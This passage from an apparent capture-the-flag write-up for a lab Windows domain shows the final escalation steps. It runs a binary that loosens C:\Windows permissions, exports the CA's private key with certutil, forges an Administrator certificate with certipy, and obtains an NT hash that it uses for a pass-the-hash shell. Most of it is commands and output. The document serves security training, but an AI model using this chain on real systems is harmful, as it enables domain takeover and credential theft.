           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
evil-winrm-py PS C:\Users\Ryan.K\Documents>
evil-winrm-py PS C:\Users\Ryan.K\Documents> .\semvol.exe
Entries changed: 874

DONE

evil-winrm-py PS C:\Users\Ryan.K\Documents>
evil-winrm-py PS C:\Users\Ryan.K\Documents> icacls C:\Windows
C:\Windows NT SERVICE\TrustedInstaller:(F)
           NT SERVICE\TrustedInstaller:(CI)(IO)(F)
           NT AUTHORITY\SYSTEM:(M)
           NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
           BUILTIN\Users:(M)
           BUILTIN\Users:(OI)(CI)(IO)(F)
           BUILTIN\Pre-Windows 2000 Compatible Access:(RX)
           BUILTIN\Pre-Windows 2000 Compatible Access:(OI)(CI)(IO)(GR,GE)
           CREATOR OWNER:(OI)(CI)(IO)(F)
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
These permissions will now be used to export the CA’s PFX certificate by specifying its serial number (shown in the certificate template enumeration).
evil-winrm-py PS C:\Users\Ryan.K\Documents> certutil -exportpfx 344CB419D59054904031B340F5A43923 ./ca.pfx
MY "Personal"
================ Certificate 0 ================
Serial Number: 344cb419d59054904031b340f5a43923
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 3/12/2026 1:45 PM
 NotAfter: 3/12/2126 1:55 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V1.1
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): db462c9739270d510c43610eaddb80c07c395232
  Key Container = Certificate-LTD-CA(1)
  Unique container name: 90afd1db88a1213f39411d248394d83d_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file ./ca.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.
evil-winrm-py PS C:\Users\Ryan.K\Documents> dir

    Directory: C:\Users\Ryan.K\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/13/2026   5:46 AM           2729 ca.pfx
-a----        9/13/2026   5:45 AM          12288 semvol.exe
Finally, this certificate will be used to forge a certificate for the Administrator user and authenticate to the domain with it.
[bryan@sec]$ certipy forge -ca-pfx ca.pfx -upn Administrator@certificate.htb -subject 'CN=Administrator,CN=Users,DC=certificate,DC=htb'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'administrator_forged.pfx'
[*] Wrote forged certificate and private key to 'administrator_forged.pfx'

[bryan@sec]$ faketime -f +8h certipy auth -pfx administrator_forged.pfx -dc-ip 10.129.245.51
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
With the NT hash, we can now get a shell as Administrator user to obtain the final flag.
ewp -i 10.129.245.51 -u 'Administrator' -H 'd804304519bf0143c14cbf1c024408c6'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.245.51:5985' as 'Administrator'
evil-winrm-py PS C:\Users\Administrator\Documents> tree C:\Users\Administrator /F /A
Folder PATH listing
Volume serial number is 7E12-22F9
C:\USERS\ADMINISTRATOR
+---3D Objects
+---Contacts
+---Desktop
|       root.txt
|
+---Documents
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
+---Searches
\---Videos